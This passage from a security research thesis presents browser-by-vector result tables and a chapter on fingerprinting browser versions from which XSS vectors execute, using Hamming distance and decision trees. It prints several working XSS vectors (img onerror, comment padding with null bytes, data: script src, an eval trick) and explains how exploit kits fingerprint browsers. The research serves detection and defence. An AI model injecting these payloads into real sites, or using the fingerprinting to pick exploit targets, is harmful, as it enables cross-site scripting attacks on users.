11	1	1	0	0	1	1	1	1	1	1	1	1	0	1	0
12	1	1	0	1	1	1	1	1	1	1	1	1	1	1	1
13	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
14	0	0	0	0	1	0	0	0	0	0	1	0	1	1	0
15	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
16	1	1	1	1	1	0	0	0	1	1	1	1	0	0	0
17	1	1	1	1	1	1	1	1	1	1	1	1	1	1	0
18	0	0	0	0	1	0	0	0	0	0	1	0	1	1	0
19	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
20	0	0	0	0	1	0	0	0	0	0	1	0	0	1	0
21	0	0	0	0	1	0	0	0	0	0	1	0	0	1	0
22	0	0	0	0	1	0	0	0	0	0	1	0	1	1	0
23	0	0	0	0	0	0	0	0	0	0	0	0	0	1	0
24	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
25	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
26	0	0	0	0	1	0	0	0	0	0	1	0	1	1	0
27	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
28	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
29	0	1	0	0	0	0	0	0	0	0	0	0	0	0	0
30	0	0	0	0	0	0	0	0	0	0	0	0	0	1	0
31	1	0	1	1	0	1	1	1	0	0	0	1	0	0	0
32	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
33	1	1	0	0	1	1	1	1	1	1	1	1	0	1	0
34	0	0	0	0	1	0	0	0	0	0	1	0	0	1	0
35	0	0	0	0	1	0	0	0	0	0	1	0	0	1	0
36	0	0	0	0	1	0	0	0	0	0	1	0	0	1	0
37	0	0	0	0	1	0	0	0	0	0	1	0	0	0	0
38	0	1	0	0	1	0	0	0	0	0	1	0	0	0	0
39	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
40	0	0	0	0	0	0	0	0	0	0	0	0	1	0	0
41	0	0	0	0	1	0	0	0	0	0	1	0	0	1	0
42	0	0	0	0	1	0	0	0	0	0	1	0	0	1	0
43	0	1	0	0	1	0	0	0	0	0	1	0	0	0	0
44	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
45	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0

Table 5.2 – Test results for vectors 42 to 84

Vector / Browser	Chrome 11.0.696.68	IE 8.0.6001.19048	Opera mobile 11	Opera 11.11 rev2109	ie mobile	Safari Mac OSX	iPhone 3GS	Android 2.2	Firefox 5 Android	Firefox 8.0a1	IE 6.0.2900.2180	Firefox 2.0.0.2	Netscape 4.8	ie 4.01	opera 4.00
45	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
46	0	0	0	0	0	0	0	1	0	0	0	0	0	0	0
47	0	1	0	0	0	0	0	0	0	0	0	0	0	0	0
48	0	0	0	0	1	0	0	0	0	0	1	0	0	0	0
49	0	1	0	0	0	0	0	0	0	0	1	0	0	0	0
50	1	1	1	1	1	1	1	1	1	1	1	1	1	0	1
51	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
52	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
53	1	0	0	0	0	1	1	1	1	1	0	0	0	0	0
54	1	0	0	0	0	1	1	1	1	0	0	0	0	0	0
55	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
56	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0
57	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
58	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
59	1	0	1	1	0	1	1	1	1	1	0	0	0	0	0
60	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
61	0	0	1	0	0	0	0	0	0	0	0	0	0	0	0
62	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
63	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
64	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
65	0	1	0	0	0	0	0	0	0	0	1	0	0	0	0
66	0	1	0	0	0	0	0	0	0	0	1	0	0	0	0
67	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
68	0	0	0	0	1	0	0	0	0	0	1	0	0	0	0
69	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
70	0	1	0	0	1	0	0	0	0	0	1	0	0	0	0
71	0	1	0	0	1	0	0	0	0	0	1	0	0	1	0
72	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
73	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
74	0	0	0	0	0	0	0	1	0	0	0	0	0	0	0
75	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
76	1	1	1	1	1	1	1	1	1	1	1	1	0	1	0
77	0	1	0	0	1	0	0	0	0	0	1	0	0	1	0
78	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
79	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
80	0	0	0	0	0	0	0	0	0	0	0	0	1	0	0
81	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
82	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
83	0	0	0	0	1	1	1	1	1	1	1	1	1	1	0
84	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
85	0	0	0	0	0	0	0	1	1	1	0	0	1	1	0
86	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
87	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0

Table 5.3 – Mobiles & Desktop comparison

Mobile browser vs Desktop browser comparison,

Vector / Browser	Opera 11.11 windows	Opera mobile 11 Android	Opera mobile Emulator	Opera Archos edition
3	1	1	1	1
4	1	1	1	1
5	1	1	1	1
6	1	1	1	1
7	0	0	0	1
8	0	0	0	1
11	0	0	0	1
12	1	0	1	1
13	1	1	1	1
14	0	0	0	1
16	1	1	1	0
17	1	1	1	1
18	0	0	0	1
20	0	0	0	1
23	0	0	0	1
26	0	0	0	1
31	1	1	1	0
33	0	0	0	1
34	0	0	0	1
35	0	0	0	1
46	0	0	0	1
50	1	1	1	1
53	1	0	0	1
54	0	0	0	0
56	1	0	0	0
59	1	1	1	0
61	0	1	1	0
64	1	1	1	1
76	1	1	1	1
83	0	0	0	0
85	0	0	0	1

Vector / Browser	Firefox 4.0.1	Firefox 4.0.2 Android.......
3	1	1
4	1	1
5	1	1
6	1	1
7	0	0
8	0	0
11	1	1
12	1	1
13	1	1
14	0	0
16	1	1
17	1	1
18	0	0
20	0	0
23	0	0
26	0	0
31	0	0
33	1	1
34	0	0
35	0	0
46	0	0
50	1	1
53	1	1
54	0	1
56	1	1
59	1	1
61	0	0
64	1	1
76	1	1
83	0	1
85	0	1

IE 6 mobile & desktop Comparison,

Vector / Browser	IE mobile	IE 6.0.2900.2180
3	1	1
4	1	1
5	1	1
6	1	1
7	1	1
9	1	1
11	1	1
12	1	1
13	1	1
14	1	1
16	1	1
17	1	1
18	1	1
20	1	1
21	1	1
22	1	1
23	0	0
26	1	1
27	0	0
33	1	1
34	1	1
35	1	1
36	1	1
37	1	1
38	1	1
40	0	0
41	1	1
42	1	1
43	1	1
44	0	0
48	1	1
49	0	1
50	1	1
51	0	0
64	1	1
65	0	1
66	0	1
67	0	0
68	1	1
69	0	0
70	1	1
71	1	1
72	0	0
76	1	1
77	1	1
78	0	0
83	1	1

Mobile browsers behavior comparison

Vector / Browser	Firefox 4.0.2 Android	Opera mobile 11 Android	ie mobile	n810 tablet browser	iPad 2	Nokia E65	archos 5 internet tablet	iPhone 3GS	Android 2.2 Htc desire z	Android 3.1 GALAXY TAB
3	1	1	1	1	1	1	1	1	1	1
4	1	1	1	1	1	1	1	1	1	1
5	1	1	1	1	1	1	1	1	1	1
6	1	1	1	1	1	1	1	1	1	1
7	0	0	1	0	0	0	0	0	0	0
9	0	0	1	0	0	0	0	0	0	0
11	1	0	1	1	1	0	1	1	1	1
12	1	0	1	1	1	1	1	1	1	1
13	1	1	1	1	1	1	1	1	1	1
14	0	0	1	0	0	0	0	0	0	0
16	1	1	1	1	0	0	0	0	0	1
18	0	0	1	0	0	0	0	0	0	0
20	0	0	1	0	0	0	0	0	0	0
21	0	0	1	0	0	0	0	0	0	0
22	0	0	1	0	0	0	0	0	0	0
26	0	0	1	0	0	0	0	0	0	0
31	0	1	0	0	1	1	1	1	1	1
33	1	0	1	1	1	0	1	1	1	1
34	0	0	1	0	0	0	0	0	0	0
35	0	0	1	0	0	0	0	0	0	0
36	0	0	1	0	0	0	0	0	0	0
37	0	0	1	0	0	0	0	0	0	0
38	0	0	1	0	0	0	0	0	0	0
41	0	0	1	0	0	0	0	0	0	0
42	0	0	1	0	0	0	0	0	0	0
43	0	0	1	0	0	0	0	0	0	0
46	0	0	0	0	0	0	0	0	1	0
48	0	0	1	0	0	0	0	0	0	0
50	1	1	1	1	1	1	1	1	1	1
53	1	0	0	0	1	0	1	1	1	1
54	1	0	0	0	1	0	1	1	1	1
56	1	0	0	0	0	0	0	0	0	1
59	1	1	0	0	1	0	0	1	1	1
61	0	1	0	0	0	0	0	0	0	0
64	1	1	1	1	1	1	1	1	1	1
68	0	0	1	0	0	0	0	0	0	0
70	0	0	1	0	0	0	0	0	0	0
71	0	0	1	0	0	0	0	0	0	0
74	0	0	0	0	0	0	0	0	1	0
76	1	1	1	1	1	1	1	1	1	1
77	0	0	1	0	0	0	0	0	0	0
83	1	0	1	1	1	0	1	1	1	1
85	1	0	0	0	0	0	0	0	1	0

Browser/Vector	**10**	**254**	**258**	**281**	**293**	**294**	**296**	**373**	**374**	**398**	**399**	**406**	**421**	**428**	**430**	**523**	**525**
iPad 3	1	0	0	0	1	1	0	0	1	1	0	0	0	0	0	1	0
Chromium - 22.0	1	1	1	0	1	1	1	0	1	0	0	0	1	1	1	1	0
Firefox 19	1	0	1	0	0	0	0	1	0	1	1	1	1	0	1	0	0
Chrome Canary 28.0.1478.0	1	1	1	0	1	1	1	0	1	0	0	0	1	1	1	1	0
Firefox 20.0.1	1	0	1	0	0	0	0	1	0	1	1	1	1	0	1	0	0
Firefox 21	1	0	1	0	0	0	0	1	0	1	1	1	1	0	1	0	0
Chrome	1	1	1	0	1	1	1	0	1	0	0	0	1	1	1	1	0
HTMLUnit 2.14 (Default)	1	0	0	0	1	1	1	0	1	1	0	0	0	0	0	0	0
HTMLUnit 2.14 (Firefox)	0	0	0	1	0	0	0	1	0	0	1	0	1	0	0	0	1
HTMLUnit 2.14 (Chrome)	0	0	0	1	0	0	0	1	0	0	1	0	1	0	0	0	1

Table 5.4 – *HtmlUnit* vs real browser comparison

Chapter 6

Browser Fingerprinting Based on XSS Vectors

If someone hacks your password, you can change it - as many times as you want. You can't change your fingerprints. You have only ten of them. And you leave them on everything you touch; they are definitely not a secret.

Al Franken

Drive-by download attacks rely on browser fingerprinting. The study of such techniques is highly desirable to uncover them in intrusion detection systems or *honeyclients*. This chapter presents and evaluates a novel fingerprinting technique to determine the exact release of a browser, exploiting HTML parser quirks exercised through XSS. Our experiments show that the exact version of a web browser can be determined with 71% accuracy, and only 5 tests are needed to quickly determine the exact browser family.

6.1 Introduction

In computer security, fingerprinting consists in identifying a system from the outside, i.e. guessing its type and version [104] by observing specific behaviors (passive fingerprinting), or collecting specific system responses to various stimuli (active fingerprinting). For instance browser fingerprinting relies on browser specific behaviors to identify browser characteristics like family (e.g. Firefox vs Internet Explorer) or version number (e.g. IE8 vs IE9).

Browsers can also leak user-related information, e.g. computer setup information, hardware vendor or installed plug-in. Such information in sufficient quantity can identify a unique browser instance associated with the user [87]. Thus, one can distinguish two kinds of browser fingerprinting. Based on user-related informations, one may identify a user on the Internet, (see [87]), threatening his privacy. Based on browser quirks, one may identify the browser type and its version, threatening system security like in drive-by-download scenarii.

Such browser quirks [1] come from different sources like *cross browser compatibility issue*. It is a known software engineering problem [x-pert & cie] occuring when the same piece of HTML or *JavaScript* code produce different visual or behavioral outputs on different browsers. Obviously, partial implementations of new HTML norms or bug fixing are also sources of behavioral differences between versions.

Many *XSS vectors* are based on browser quirks, and those quirks also serves for security filters evasion [37] [2] and web application firewall bypass [3]. Thus, it should be possible to fingerprint browsers using *XSS vectors*. Those *XSS Vectors* are remotely testable *HTML parser quirks* and can be collected from various sources (see 6.4.3).

In the wild, *exploit kits* use browser quirks for fingerprinting and sandbox evasion to increase likelihood of successful exploitation during *drive-by download* attacks [27] [30]. Thus, fingerprinting exercised through *HTML parser quirks* is a security issue since it aims to reveal browser version. If we want to improve client-side attack detection, we must study the impact of such technique.

In this chapter, we propose a new fingerprinting technique based on behavioral differences between *HTML* parsing implementations triggered using *XSS vectors* and evaluate it through an empirical study.

Fingerprinting using HTML parsing quirks is orthogonal to other browser fingerprinting methods targeting *JavaScript* engine, or network behavior. Our approach targets HTML parsing engine and the binding code between DOM and *JavaScript* engine. It could be combined with other techniques for a finer-grained and more resilient browser identification.

We collected browser signatures through 527 *XSS vectors*, we built a set of 2108 Test cases using two *web contexts* and two *character sets* to fingerprint browsers. We tested this fingerprint dataset against 77 Browsers. We have a 77% successful detection rate for exact browser version identification.

Previous work in the field of browser fingerprinting was based on analyzing the *JavaScript* engine behavior [90] or the network behavior [91] of a browser. Graphic card identification was also achieved through *HTML5 canvas* features [105].

Forakis et al. observed various fingerprinting method employed in marketing and fraud detection tools based on *JavaScript*, Flash, ActiveX and Java targetting user-specific properties. They also proposed a fingerprinting method based on properties carried by the *screen* and *navigator* objects [88].

The use of *HTML parsing quirks* exercised through *XSS Vectors* is an original fingerprinting technique.

Section 6.3 is an overview of the approach. The next sections describe the *XSS vector*

1. The Merriam-Webster dictionary defines a quirk as a “a peculiar trait”
2. `https://www.owasp.org/index.php/Category:OWASP_AntiSamy_Project`
3. `https://www.owasp.org/index.php/Web_Application_Firewall`

collection, and the dedicated tool we have developed to execute the HTML parser quirks. Section 6.5 describes data mining classification we use to fingerprint browsers. Section 6.7 discusses our fingerprinting capabilities, including a discussion on how fingerprints can be forged. Section 6.8 discusses browser fingerprinting from an expert security engineer viewpoint. Section 6.9 concludes the paper.

6.2 Rationales

In *drive-by download* attacks, prior to vulnerability exploitation, a browser is often redirected several times between different websites to blur the tracks to the attacker. In this redirection process, a phase of browser fingerprinting can happen using *JavaScript* techniques exploiting browsers features and some vendor specific functions. Some of these fingerprinting techniques are used to evade *JavaScript* sandboxes and HoneyClient to increase lifespan of redirection and infection websites before getting blacklisted by Google Safebrowsing, web filtering proxy and Anti-Virus products. Thus, studying fingerprinting techniques can help improving malware analysis tools by flagging fingerprinting pitfalls such as browser engine fingerprinting.

While Fingerprinting of user information is used against user privacy, Fingerprinting of browser engines is used against user system security.

6.2.1 Defeating Session Stealing with Browser Fingerprinting

Session stealing means stealing a cookie or a session ID in order to access unauthorized resources. Server-side software is responsible to detect session stealing. This can be done through checking whether the presented cookie or session ID matches the HTTP user-agent header. However, as said, this does not work if attackers are able to steal both the credentials and the user-agent. Checking credentials with IP addresses is not a valid way to check session stealing due to users mobility and NAT mechanisms.

With browser fingerprinting, at any point in time, server software can: 1) verify whether the HTTP user-agent matches the inferred browser type (detection of UA spoofing) 2) verify whether the inferred browser type matches the browser that was used on login (detection of session stealing).

Beyond this key use-case, there are many other uses of browser fingerprinting, further discussed in Section 6.8.

6.2.2 The Benefits of Using HTML Parser Quirks For Fingerprinting

Previous work in the field of browser fingerprinting was based on analyzing the *JavaScript* behavior [90] or the network behavior [91] of browsers. In this paper, we use the HTML parser quirks for browser fingerprinting. HTML parser quirks are peculiar behaviors under specific inputs. They may have different consequences, in particular incorrect rendering or undesired execution of *JavaScript* code.

The latter point is daily exploited by *cross site scripting* attacks (XSS). A XSS attack embeds an executable malicious payload into a piece of specific HTML code. By replacing the malicious payload by a simple binary output telling the server whether a specific parser behavior is observed or not, one can observe from the server-side the execution of HTML parser quirks. For us, those execution-based quirks are invaluable: they are testable remotely.

Furthermore, HTML parser quirks are known. The very active community on cross-site scripting research has produced inventories of HTML parser quirks. This means we have tons of HTML parser quirks to achieve browser fingerprinting.

One might think that what we call "quirks" are essentially "bugs". We think that this distinction is not binary. Indeed, the root cause of some known *XSS vectors* can be found in the specification itself (e.g. the `autofocus` property combined with the `onfocus` event in HTML5 specification working differently across browsers), that is it is not a standard implementation bug. Consequently, we consider that the browser behavior under particular input is a "quirk", whether desired or not, and whether incorrect or not.

Compared to network-based fingerprinting, HTML-based fingerprinting can be achieved at the application level with no access to the low level network stack. This means that an application can use browser fingerprinting (for instance for *honeyclient* detection), while remaining OS independent. For instance, a server-side application written can still perform browser fingerprinting independently of the application server (Tomcat, JBoss, etc.), the Java virtual machine (IBM J9, OpenJDK, etc.) and the OS (Windows, Linux, etc.).

Last but not least, the behavior of an HTML parser is very complex (that's why so many *cross site scripting* attacks exist). Hence, the fingerprint of HTML parser quirks is hard to spoof. In other terms, if an defender wants to deploy counter-measures to an HTML-based fingerprinting, he has no solution but running all browsers in parallel.



HTML Parser Quirks
Dataset of XSS Vectors
RSnake
Cheatsheet
Shazzer
Dataset of Browsers
XSS Execution Driver
Dataset of Fingerprints (XSS Signatures)
Building Optimal Decision Tree
Minimum Fingerprinting Data
Unknown Client Browser
Browser Version Fingerprinting (based on Hamming Distance)
Browser Family Fingerprinting (based on Decision Trees)
Legend:
Data
Process

Figure 6.1 – Overview of Our browser Fingerprinting Process

6.3 Overview of the Approach

Figure 6.1 presents an overview of our browser fingerprinting approach. Using quirks to fingerprint web browsers is feasible only if these quirks are testable, in the sense that the specific behavior of the browser quirk can be observed through testing. This is why we build our own *dataset of testable quirks*. They come from different sources: collaborative, fuzzing techniques such as Shazzer, existing referenced vectors (see section 6.4.3).

Based on this set of testable *XSS vectors*,the framework XSS Test Driver presented in chapter 4, performs the full test suite on different browsers, collecting as many XSS signatures as possible. Each signature contains attributes describing the results of all the tests. We consider an initial set of 77 browsers, and the corresponding signatures are referred as *the raw dataset of browser signatures*. This dataset can be directly used for fingerprinting an unknown web browser in order to: (1) determine its exact version; (2) build an optimized decision tree. Such a decision tree allows the quick classification of the family (e.g. Firefox or Chrome) of an unknown web browser according to its responses to minimum fingerprinting data (execution of a handful of *quirks* instead of thousands). It has to be noted that the overall approach can be applied using any testable *quirks*. All the fingerprinting process steps are described in the following sections.

6.4 Origins of Parser Quirks Diversity

Parser quirks are inherited from the former browser war between Opera, Internet Explorer and Netscape, for browser market shares. Pushing the competitor out of the market by implementing appealing but non-standardized features, to bond website users to specific browsers' features was a popular strategy. Many web developers suffered from the IE6 compatibility requirements, and cross-browser compatibility, even in the only regards of *JavaScript*, is still hard to achieve without specific tricks. For instance, the `XMLHTTPRequest` object is one of the best examples. The results differs between browser families, and even between versions of IE.

Developers maintains several compatibility lists [4] and research in the testing community on this issue is active [106] [107].

6.4.1 On Kinds of XSS

In this section, we provide some explanations on the discrimination power of HTML parser quirks. The arguments come from observations done during the experiments, as well as from the experience of two authors (junior and senior security engineers in an IT security company). These arguments form a kind of taxonomy of *XSS vectors*.

Vendor-Dependent Vectors

Some vendors (especially Opera and Microsoft Internet Explorer) ship a large variety of features that are unique. This includes CSS expressions, Visual Basic Script support,

4. `http://caniuse.com/`

CSS vendor prefixes such as *-o-link* and other exclusive and often non-standard features. Gecko-based user agents supported by an installed Java Runtime Engine (JRE) and corresponding browser plugin support a non-standard feature called LiveConnect[5]. Those unique vendor features often come with XSS holes (vendor dependent vectors), and are gold for fingerprinting. For instance, vector 397 selected by the classifier is known to work only under Firefox family browsers.

Vector 397:

```
<script>({0:#0=eval/#0#/#0#(alert(1))})</script>
```

Feature-Dependent Vectors

Some *XSS vectors* depend on a specific feature (yet not vendor specific). Examples are the VML-based *JavaScript* execution and DOM modification vectors functioning in older versions of Internet Explorer. Indeed, IE browser is the one supporting the legacy VML feature (a vector graphics format predecessor of SVG – Scalable Vector Graphics). It has to be noted as that support for this feature started with version 5.5 and ended with version 8. Following versions 9 and 10 are not able to render VML-based images without further effort, document mode switches or additionally loaded behavior files. On the other hand, early versions of Internet Explorer are not capable of displaying SVG images properly while IE9 and IE10 do.

Version-Dependent Vectors

Some quirks are really dependent on the version, especially HTML5-based *XSS vectors*. Partial feature support can usually be detected without large effort and allows very distinct version determination. An example for this classification is the support for features such as Iframe sandboxes and the *srcdoc* functionality. Chrome and other Webkit browsers implemented partial support for it, and made many minor releases until its complete implementation. As a consequence, fingerprinting across such minor versions among the same browser family can be accomplished.

Parser-Dependent Vectors

Some very discriminant vectors are only dependent on parser specificities such as handling padding characters. Earlier versions of Google Chrome, for instance, allowed, to use non-printable characters from the lower ASCII range to be used as padding in URL protocol handlers. This strange behavior was later on removed and therefore enables a precise fingerprint distinguishing minor versions of Webkit-based browsers. Similar effects can be observed when testing against tolerance for white-space and line breaks. Man browsers accept exotic characters such as the OGHAM SPACE MARK as valid white space and therefore semantically relevant part in HTML elements and attributes. Vectors 89, 90, 128 and 258 selected by the classifier belong to this category.

Vector 89:

5. `https://developer.mozilla.org/en-US/docs/Java_in_Firefox_Extensions`

```
--><!-- --\x00> <img src=xxx:x onerror=%(eval_payload)s> -->
```

Vector 90:

```
--><!-- --\x21> <img src=xxx:x onerror=%(eval_payload)s> -->
```

Vector 128:

```
<script src="data:\xCB\x8F,%(eval_payload)s"></script>
```

Vector 258:

```
"‘’><script>\xEF\xBF\xBE%(eval_payload)s</script>
```

Mutation Behavior

Many browsers have slightly different behaviors once certain DOM properties are being accessed and mutated: it includes the properties *innerHTML* and *cssText*, DOM nodes and CSS objects. Depending on the context and browser version, character sequences are being changed, entities are being decoded and escapes removed. Special characters and ASCII non-printable may be removed or mutated as well and thereby provide yet another goldmine for successful fingerprinting.

Bug Based Vectors

Some parsing quirks are due to bugs in browser implementations, and can be used to help identifying a subset of browsers, splitting the family set between patched and non-patched ones. It is the case for an Internet Explorer memory address leakage when interacting with the DOM. this bug `https://www.w3.org/Bugs/Public/show_bug.cgi?id=16757#c10` was used for the following vector:

```
<script>
alert(document.createElement("td").cellIndex)
</script>
```

Recapitulation

There are many sources of HTML parsing specificities (vendors, features, versions, etc.). The key reason of our fingerprinting capability resides in using all of them in a single unified framework of testable parsing quirks shaped as *XSS vectors*.

6.4.2 Towards a XSS Vector Taxonomy

XSS vectors share common properties, certain features inherited from the norms. Others are specific to some browser versions. Each *XSS vector* require one or more of the following features:

— Initiating grammar: in which grammar the scripting engine Call is referenced (ex: html4, html5, css, svg, etc...)

— required token(s): which tokens are required to reach the call in the grammar (ex: script tag)
— required event(s)
— required script format
— required character set

Each of these basic features carrying the following properties:

— applicable obfuscation techniques (html encoding, url encoding, base64, script string operators, etc...)
— normalization: is the criteria specific to a W3C norm or a vendor norm
— bug-related: is the vector a byproduct of a parsing bug

Many *XSS vector* can be derivated from *root XSS vectors* by obfuscating some of its parts. By example, the basic `<img src=x onerror=alert(1)>` vector is derived using grave accent obfuscation into `<IMG SRC=‘javascript:alert("RSnake says, ’XSS’")‘>`. Truly original *XSS vectors* are the most reduced combination of features and properties we can achieve. This is why we call them *root vectors*. Other are derived from these root vectors by applying multiple obfuscation techniques. These techniques can be disruptive and cause the *XSS vector* to fail in some browsers and to work in others.

By mapping these features and properties we could build a vector generation grammar suitable for new *XSS vector* discovery.

The identification of allowed obfuscation techniques for each property may improve existing WAF bypass testing techniques against XSS attack. [6]

All this work may lead to define a model for *XSS vectors* that could be used in model-based testing.

6.4.3 A Dataset of HTML Parser Quirks

The following subsection describes the three sources we have used to build a significantly large collection of *XSS vectors* usable for fingerprinting. These sources include static vector libraries as well as *XSS fuzzing* generation tools.

RSnake's XSS Cheat Sheet - Legacy Vector Collection

The XSS Cheat Sheet was created by R. ‘RSnake” Hansen et al., and provides a rich resource for penetration testers and developers. It showcases an overall of ˜100 different *XSS vectors* demonstrating character and string parsing issues, especially for legacy browsers. The resource has not been updated for many years though; modern HTML5 and SVG based attack vector examples are not present in this document. A beta-version of an overworked XSS Cheat Sheet was announced in 2010, but never found its way to a public release. The lack of updates of this document lead to community-driven projects such the HTML5 Security Cheatsheet (H5SC).

6. `https://www.owasp.org/index.php/OWASP_Bywaf_Project`

Table 6.1 – Composition of the XSS database (number of *XSS vectors* per source)

Rsnake	Html5Sec	Shazzer	Total
69	163	291	523

HTML5 Security Cheatsheet - Community Vector Collection

The HTML5 Security Cheatsheet (H5SC) is a community driven project that aims at documenting and categorizing known XSS and other client-side attack vectors. The H5SC provides a simple JSON based storage model and allows registered and approved contributors to add new *XSS vectors*, to modify existing data and most importantly for us, to provide version information on which user agents are affected by the demonstrated attack vector. This allows security professionals and developers to protect their applications accordingly and even perform basic risk assessment, for instance when fixing a vector is in conflict with required application features. The H5SC set contains $\tilde{1}20$ individual attack vectors alongside with detailed explanations on their inner workings.

Shazzer - Collabrative Fuzzing for Identifying XSS Vectors

Shazzer[7] is a collaborative website aiming at providing an interface for collaboratively specifying and identifying possible *XSS vectors*. Shazzer offers enumeration templates and an internal render and storage engine. A user can for instance define a vector template containing various different placeholders. After starting the actual fuzzing process, the placeholders will be iteratively replaced by the corresponding characters and rendered in an isolated *iframe* to see whether the desired effect can be accomplished with the currently tested characters. Shazzer has been used by a large number of security testers to determine whether known an unknown parser bugs in modern user agents have been discovered and fixed.

The set of sources of *XSS vectors* is summarized Table 6.1. For a total of 523 vectors, the main provider is Shazzer (291). The full vector list is available at `http://xss2.technomancie.net/vectors/`

6.5 Fingerprinting Methodology

This section presents the methodology we use to fingerprint browsers using their responses when executing *XSS vectors* based tests. The signature dataset provided by *XSS Test Driver* is used as input.

6.5.1 Exact Fingerprinting Based on Hamming Distance Between Browser Signatures

Similarity measurement is used to find nearest neighbors in a set of vectors. An efficient way of doing it is to calculate the Hamming Distance between vectors. The

7. see `http://shazzer.co.uk/home`

Hamming Distance evaluates similarities between 2 vectors having the same number of dimensions, and is defined as follow: for two vectors V1 and V2, this measure corresponds to the number of dimensions where the element of the vector V1 differs from the element of the vector V2.

6.5.1.1 XSS Browser Signature

We define the *browser signature* as a vector computed from a browser instance provided by XSS Test Driver. The size of the vector is n where n is the number of *XSS vectors* in the database (see 6.4.3). As defined in the test logic section 4.4, the value of each element is in the set: $\{s, p, n\}$ where

— s corresponds to $SENT$

— p corresponds to $PASS$

— n corresponds to NA

Let us consider the following simple signatures *Sb1*, *Sb2* and *Sb3* that are obtained from executing three *XSS vectors* on three web browsers *b1*, *b2* and *b3*.

— *Sb1* $= pps$

— *Sb2* $= pns$

— *Sb3* $= pnp$

Sb1 captures the fact that the two first XSS-vector executions are $PASS$ and the last $SENT$.

To deal with browsers for which we do not have enough significant data for fingerprinting, we define a *confidence* value based on the percentage of *XSS vectors* the web browser executes: $\sum(PASS|SENT)/\sum(XSSvectors)$. If this value is too low for a given browser, we cannot trust its instance. Browsers with signature confidence above 90% are used in this paper.

6.5.1.2 Modified Hamming Distance

To measure similarity between two incomplete browser signatures, we propose a modified Hamming distance (MHD) in order to ignore NA in the signature.

Our distance works as follow: given two browser signatures, it computes the Hamming distance only on XSS results that are s or p in both signatures (not n). The modified Hamming distance between *Sb1* and *Sb2* is 0, and the MHD between *Sb1* and *Sb3* is 1.

When *XSS Test Driver* collects a signature, we compute the MHD between this signature and the known signatures from the browser dataset. When two browser signatures in the database have a MHD of 0, the fingerprint cannot distinguish among those corresponding browsers: they are similar, meaning that we may have many signatures of very close versions e.g., *Firefox 10.1.1* and *Firefox 10.1.2*. If there is no browser signature in the database with a distance of 0, we consider the *nearest neighbor* defined the browser signature(s) with the smallest MHD. Having a a nearest neighbor with a large MHD means that the browser is clearly distinguished among the dataset.

As a complement and to evaluate how the browsers belonging to a family are grouped, we calculate the *Median Distance to the Family* (MDF) of the browser. As its name suggests, MDF indicates whether a browser is close to its siblings or not. If all browsers of a family have a low MDF, it means that the family is cohesive and they do share the same HTML parser behavior. We also compute the *Median Distance to the Dataset* (MDD) to determine *outlier* browsers, those that do not resemble any other browser.

6.5.2 Browser Family Fingerprinting Using Decision Trees

Identifying the browser family with a minimum of tests is crucial when an attacker spoofs the UA string, in order to minimize the spoof detection time. The raw dataset produced by XSS Test Driver is also used to validate the fingerprinting methodology based on machine learning algorithms.

6.5.2.1 Classification based on Decision Trees

